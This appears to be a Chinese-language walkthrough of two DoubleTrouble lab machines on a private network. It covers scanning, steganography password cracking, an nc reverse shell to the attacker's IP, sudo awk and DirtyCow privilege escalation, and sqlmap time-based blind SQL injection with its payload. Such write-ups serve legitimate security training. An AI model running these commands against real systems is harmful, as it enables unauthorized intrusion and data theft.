信息收集

主机发现

端口扫描

```
Starting Nmap -Pn -n -p- -v 192.168.56.119
Starting Nmap 7.92 ( https://nmap.org ) at 2022-01-17 09:46 EST
Initiating Connect Scan at 09:46
Scanning 192.168.56.119 [65535 ports]
Discovered open port 80/tcp on 192.168.56.119
Discovered open port 22/tcp on 192.168.56.119
Completed Connect Scan at 09:46, 13.73s elapsed (65535 total ports)
Nmap scan report for 192.168.56.119
Host is up (0.0024s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT STATE SERVICE
22/tcp open ssh
80/tcp open http

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 13.79 seconds
```

服务识别

WEB页面信息收集

目录遍历

```
[09:57:01] 403 - 279B - /.php
[09:57:28] 301 - 318B - /backups → http://192.168.56.119/backups/
[09:57:28] 200 - 745B - /backups/
[09:57:31] 200 - 08 - /check.php
[09:57:35] 301 - 315B - /core → http://192.168.56.119/core/
[09:57:35] 301 - 315B - /core → http://192.168.56.119/css/
[09:57:41] 200 - 894B - /favicon.ico
[09:57:46] 301 - 317B - /images → http://192.168.56.119/images/
[09:57:46] 200 - 2KB - /images → http://192.168.56.119/images/
[09:57:47] 200 - 6KB - /index.php 可以直接配置数据库
[09:57:47] 200 - 7KB - /index.php/login/
[09:57:47] 200 - 2KB - /install → http://192.168.56.119/install/
[09:57:47] 200 - 2KB - /install / → http://192.168.56.119/install/
[09:57:48] 200 - 2KB - /install / → http://192.168.56.119/install/
[09:58:08] 301 - 317B - /secret → http://192.168.56.119/secret/
[09:58:08] 301 - 317B - /secret → http://192.168.56.119/template/
[09:58:09] 403 - 279B - /server-status/
[09:58:14] 301 - 319B - /template → http://192.168.56.119/template/
[09:58:17] 301 - 318B - /template → http://192.168.56.119/uploads/
[09:58:17] 301 - 318B - /uploads → http://192.168.56.119/uploads/
```

前端源码审计

index

提交有csrftoken

漏洞发现

readme

源码泄露<------阅读源码发现是个CMS,且有已知漏洞

install

账号密码爆破,命令注入?

secret

隐写文件存在密码,但是还没解决

漏洞挖掘

边界突破

隐写术

安装stegseek进行爆破

```
stegseek --crack hide.jpg rockyou.txt #密码爆破
stegseek --crack hide.jpg rockyou.txt -xf hide#文件提取 -xf提取出的文件
```

```
(kali@kali)-[~/doubletrouble]
$ stegseek -- crack doubletrouble.jpg rockyou.txt -xf hide
StegSeek 0.6 - https://github.com/RickdeJager/StegSeek

[i] Found passphrase: "92camaro"

[i] Original filename: "creds.txt".

[i] Extracting to "hide".

(kali@kali)-[~/doubletrouble]
$ cat hide
otisrush@localhost.com
otis666
(kali@kali)-[~/doubletrouble]
```

CVE-2020-7246

修改代码的换行问题

nc反弹连接

```
nc -e /bin/bash 192.168.56.110 4444 #nc的反弹shell
```



```
└$ nc -nvlp 4444
listening on [any] 4444 ...
connect to [192.168.56.110] from (UNKNOWN) [192.168.56.119] 45364
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
which python
/usr/bin/python
which python3\
/usr/bin/python3
python3 -c "import pty;pty.spawn('/bin/bash -e');"
Traceback (most recent call last):
File "<string>", line 1, in <module>
  File "/usr/lib/python3.7/pty.py", line 156, in spawn
  os.execlp(argv[0], *argv)
File "/usr/lib/python3.7/os.py", line 554, in execlp
    execvp(file, args)
  File "/usr/lib/python3.7/os.py", line 571, in execvp
     _execvpe(file, args)
  File "/usr/lib/python3.7/os.py", line 594, in _execvpe
    exec_func(file, *argrest)
```

GTFObins提权

```
www-data@doubletrouble:/var/www/html/uploads/users$ ls -l
ls -l
total 8
-rw-r--r-- 1 www-data www-data 112 Jan 18 02:26 370893-backdoor.php
-rw-r--r-- 1 www-data www-data 112 Jan 17 02:40 975295-backdoor.php
www-data@doubletrouble:/var/www/html/uploads/users$ sudo -l
Matching Defaults entries for www-data on doubletrouble:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/bin\:/bin
User www-data may run the following commands on doubletrouble:
    (ALL : ALL) NOPASSWD: /usr/bin/awk
www-data@doubletrouble:/var/www/html/uploads/users$ sudo awk 'BEGIN {system("/bin/bash")}'
loads/users$ sudo awk 'BEGIN {system("/bin/bash")}'
 oot@doubletrouble:/var/www/html/uploads/users#
root@doubletrouble:/var/www/html/uploads/users#
root@doubletrouble:/var/www/html/uploads/users# id
id
uid=0(root) gid=0(root) groups=0(root)
root@doubletrouble:/var/www/html/uploads/users#
root@doubletrouble:/var/www/html/uploads/users#
```

在 /root / 下拿出第二台虚拟机

靶机2

信息收集

主机发现

120

端口扫描

22,80

服务识别

```
Host is up (0.00062s latency).
       STATE SERVICE VERSION
22/tcp open ssh
                     OpenSSH 6.0p1 Debian 4+deb7u4 (protocol 2.0)
| ssh-hostkey:
    1024 e8:4f:84:fc:7a:20:37:8b:2b:f3:14:a9:54:9e:b7:0f (DSA)
    2048 0c:10:50:f5:a2:d8:74:f1:94:c5:60:d7:1a:78:a4:e6 (RSA)
   256 05:03:95:76:0c:7f:ac:db:b2:99:13:7e:9c:26:ca:d1 (ECDSA)
80/tcp open http
                    Apache httpd 2.2.22 ((Debian))
| http-methods:
    Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.2.22 (Debian)
|_http-title: Site doesn't have a title (text/html).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
NSE: Script Post-scanning.
```

WEB页面信息收集

前端是个登录页面,需要输入账号和密码

目录遍历

没有收获

前端源码审计

没有收获

漏洞发现

密码重用

失败

sql注入

<----sql注入还没尝试

```
sqlmap -r sqli -p uname
```

```
re is at least one other (potential) technique found

[13:25:24] [INFO] checking if the injection point on POST parameter 'uname' is a false positive

POST parameter 'uname' is vulnerable. Do you want to keep testing the others (if any)? [y/N] y

sqlmap identified the following injection point(s) with a total of 76 HTTP(s) requests:

Parameter: uname (POST)

Type: time-based blind

Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)

Payload: uname=1' AND (SELECT 4188 FROM (SELECT(SLEEP(5)))Imlt) AND 'GYyT'='GYyT&psw=1&btnLog

in=Login

[13:25:47] [INFO] the back-end DBMS is MySQL

[13:25:47] [WARNING] it is very important to not stress the network connection during usage of ti

me-based payloads to prevent potential disruptions

web server operating system: Linux Debian 7 (wheezy)

web application technology: Apache 2.2.22, PHP 5.5.38

back-end DBMS: MySQL > 5.0.12

[13:25:47] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/

192.168.56.120'

[*] ending @ 13:25:47 /2022-01-18/
```

```
sqlmap -r sqli -p uname --dbms=mysql --dbs#获取数据库
```

```
[13:28:32] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 7 (wheezy)
web application technology: PHP 5.5.38, Apache 2.2.22
back-end DBMS: MySQL ≥ 5.0.0
[13:28:32] [INFO] fetching database names
[13:28:32] [INFO] fetching number of databases
[13:28:32] [INFO] retrieved: 2
[13:28:34] [INFO] retrieved: information_schema
[13:29:32] [INFO] retrieved: doubletrouble
available databases [2]:
[*] doubletrouble
[*] information_schema
[13:30:13] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/
192.168.56.120'
[*] ending @ 13:30:13 /2022-01-18/
```

```
sqlmap -r sqli -p uname --dbms=mysql -D doubletrouble --tables #获取tables
```

```
users
Database: doubletrouble
[1 table]
+-----+
| users |
+-----+
```

```
sqlmap -r sqli -p uname --dbms=mysql -D doubletrouble -T users --columns #获取列
```

```
sqlmap -r sqli -p uname --dbms=mysql -D doubletrouble -T users -C username,password --dump #提取账号和密码
```

账号无法登录前端,的账号,尝试ssh;第二对账号密码可以登录ssh

提权

脏牛提权

git搜索dirtycow即可获得exp

用法:

1.编译

```
gcc -pthread dirty.c -o dirty -lcrypt
```

2.执行,并生成新的密码

```
./dirty
```

3.切换账号为firefart获得root

```
su firefart
```

4.覆盖掉原来passwd

这个时候还是只能用firefart登录,为了永久改变密码需要直接用提权的账户改密码

5.修改root的密码

passwd

总结

主机发现

端口扫描

WEB信息收集

开源CMS漏洞利用

隐写术

密码爆破

GTFObins提权


SQL盲注

脏牛提权

遗漏的信息

1.源码审计后进行现有漏洞的查找





第二台靶机的sql盲注